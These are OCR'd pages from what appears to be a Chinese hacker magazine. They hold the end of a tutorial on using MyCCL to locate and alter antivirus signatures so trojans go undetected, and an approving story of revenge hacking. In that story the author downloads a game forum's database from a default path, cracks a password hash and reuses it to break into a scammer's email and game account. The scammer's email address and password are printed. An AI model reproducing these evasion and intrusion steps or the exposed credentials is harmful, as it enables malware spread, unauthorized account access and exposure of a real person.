


图11 进行内存检测


【文中涉及到的MyCCL已经收录在光盘中】

编辑点评：

MyCCL这个程序本人还没有用过，简单试用了一下感觉还不错，而修改特征码有着许多的方法，但最简便的方法是顺序调换法，特征码都是一段或多段连续的值，修改了程序执行的顺序，特征码也就变了，木马也就免杀了。

三、小结

好了，到此为止，通过MYCCL查找特征码并修改，从而使其躲过杀毒软件检测的方法就为大家介绍到这儿。木马免杀是一个繁琐的过程，需要时间与耐心，有时候还需要一些运气，所以大家在进行免杀的时候不用想“一蹴而就”，这是不现实的。另外如果用户在设置“分块个数”选项后没有检测到特征码的话，可以将“分块个数”重新设置再进行分析，这样就可以查找到特征码。



从本文你可以学到：

1. 巧妙利用Google Hack
2. 社会工程学的又一大应用

今天在玩着千圣王朝（我们这里的一个传奇私服），突然有一个ID叫xwxukang的跟我说，“大哥，我这个号没有一把像样的剑，我感觉你的霸王剑不错，我想用我的麻痹戒指和你的做交换，反正我有两个麻痹，可以吗？”然后和我扯了一大堆，总之想与我做一个交换，用他的麻痹戒指换我的霸王剑，当时我就乐了，感动得不得了，想不到天下竟然有这么傻的人，换我十把也行啊（编：贪便宜算不算万恶之源）。接着他说：“我的麻痹戒指没有带在身上，你先给我剑，我去存到我的保险箱里，然后取出麻痹戒指来给你。”乐晕了头的我二话没说就把我的剑给了他，心里美滋滋的，白捡了这么一个大便宜，做梦都要笑醒啊！

我在那里等了半天，他都没现身，都半个小时了。突然间我意识到可能被骗了，于是和他聊天，但系统提示他不在线。唉！100%被骗了。5555……

但我们这些经常看《黑客手册》的，不能就这么算了，得想办法把装备要过来，老虎不发威，当我病猫呢！最后再给他点颜色看看。

说干就干，但我既没有他的IP地址，又没他其他任何资料，就有一个昵称，怎么办呢？但我眉头一皱，计上心来，想到了无所不搜的Google Hack技术。于是打开Google搜索xwxukang，可惜，没什么结果。还可以百度一下嘛，呵呵，真让我给找到了，如图1。看来老天在惩罚我贪心的同时还不忘了给我一个去惩恶扬善的机会。




图1 百度的搜索结果





图2 可以下载他的数据库


图5 他的信箱内容



图3 找到了xwxukang的帐号信息


图4 破解出了它的MD5密码

百度看来作本土搜索还是不错滴，xwxukang在千圣王朝的官方论坛居然还有账号，于是登录论坛，浏览一下他的资料，也没什么大的收获，只知道了他的信箱是xwxukang@126.com。但突然间我想到了，上次入侵千圣王朝的官方论坛的时候，发现了论坛数据库的默认地址没有更改。于是在官方论坛的地址后面加上了/data/dvbbs7.mdb，如图2，想不到竟然还可以下载。于是把数据库下载下来，在Dv_User表中发现了xwxukang的帐号信息，如图3。

不过，动网的密码不是明文，是经过MD5加密的，我把这个值拿到www.xmd5.org中去搜破一下，不一会儿密码就出来了，如图4。

根据社会工程学，大多人喜欢把用户名以及密码设成一样的，于是我把用户名xwxukang与密码2321299填入到千圣王朝游戏登陆器中，想不到却提示找不到此用户，看来还需要找到他的用户名。




图6 通过邮件知道了他的QQ资料




图7 修改密码成功惩罚骗子

就在一筹莫展的时候，突然想到了他会不会把密码设得跟信箱一样（前面提到过在论坛资料里面有他填写的信箱），于是我登录了他的信箱xwxukang@126.com，密码果然是2321299，成功地进去了，如图5。找找看看有没有什么有用的信息，在发信箱中没发现什么有用的东西，收件箱里也全是广告。

里面有一个系统退信，去看看那小子写什么让人家给退回来了，如图6，原来是他的QQ号更改的信。

真想不到这里面竟然能找到他的新旧两个QQ号，转念一想，他会不会用QQ号作为他的用户名呢？试试看吧。我把他的旧QQ号作为用户名（因为他的角色在游戏中已经注册很长时间了，故不可能使用他刚刚注册的QQ号作为用户名），把他的"通行密码"2321299作为密码登录游戏，成功了。哈哈，狂喜。

最后我把我的装备取出来转移到我的账号上，总算是物归原主啊，不容易啊。然后把他的登录密码给改了，小小惩罚他一下，如图7。

不过，他还可以去找网管查帐号，算是给他留了一条生路，也算给他一个警告：以后不许再骗人。谁让他盗我的号了，自作自受。最后提醒大家也不要和我一样犯这样的错误，毕竟天下是没有免费的午餐的。

编辑点评：社会工程学是一门欺骗艺术，文章一开始xwxukang就利用了作者"捡到大便宜"的心理设了一个陷阱，轻松骗取作者的装备。庆幸的是，作者没有轻易放弃教训骗子的机会，而是通过发散思维追踪下去，从不同的点去寻找机会，把仅有的一点信息—一个ID号扩大到几乎挖出了xwxukang的所有敏感信息。本文技术含量不高，精髓主要体现在灵活跳跃的思维能力上，也算是社会工程学的一个小小的应用。

由病毒上报引发的思考

酷言

一天，我受邀去一家大型企业帮助管理员检测网络中的病毒并有效及时地清除，但拥有5台服务器500台终端的庞大网络给我们的工作带来巨大的障碍，一共花了5天的时间才彻底地检测完毕。我个人觉得这个效率太低了，多多少少影响了企业员工的正常办公，所以我希望有经验的朋友把你们在检测及清除局域网中病毒的经验奉献出来，我的联系方式yacou@21cn.com

□文杰

世界杯结束后好像觉得少了些什么，把《黑客手册》翻出来巩固以前的知识，此时QQ消息来了，原来是一位朋友向我求助，说运行了一个EXE程序后，系统变得很慢还蓝屏过一、两次，且自己的杀毒软件不予理睬，暂时我也没事就答应帮他看看。

一、疑惑

首先升级病毒库然后对那个病毒包进行扫描，不一会就扫描到11个可疑的程序，见图1。

杀毒软件给我的提示是两个木马程序、一个风险软件、其他都是广告程序，既然中了这么多的毒，系统当然会慢啊。要一个个地分析这会花很多时间，于是想了一个偷懒的方法，找了一个理由先闪了，说过几天帮他处理，而我立刻把这个病毒包上报给杀毒软件公司，他们进行处理后只需要我的朋友升级杀毒软件就可以杀掉这些吞噬资源的寄生虫了。（小编：这是懒到极点的一种表现，无奈中……）由于朋友是瑞星的杀毒软件，我则去http://up.rising.com.cn/webmail/uploadnew.htm把病毒样本提交




图1 发现可疑程序

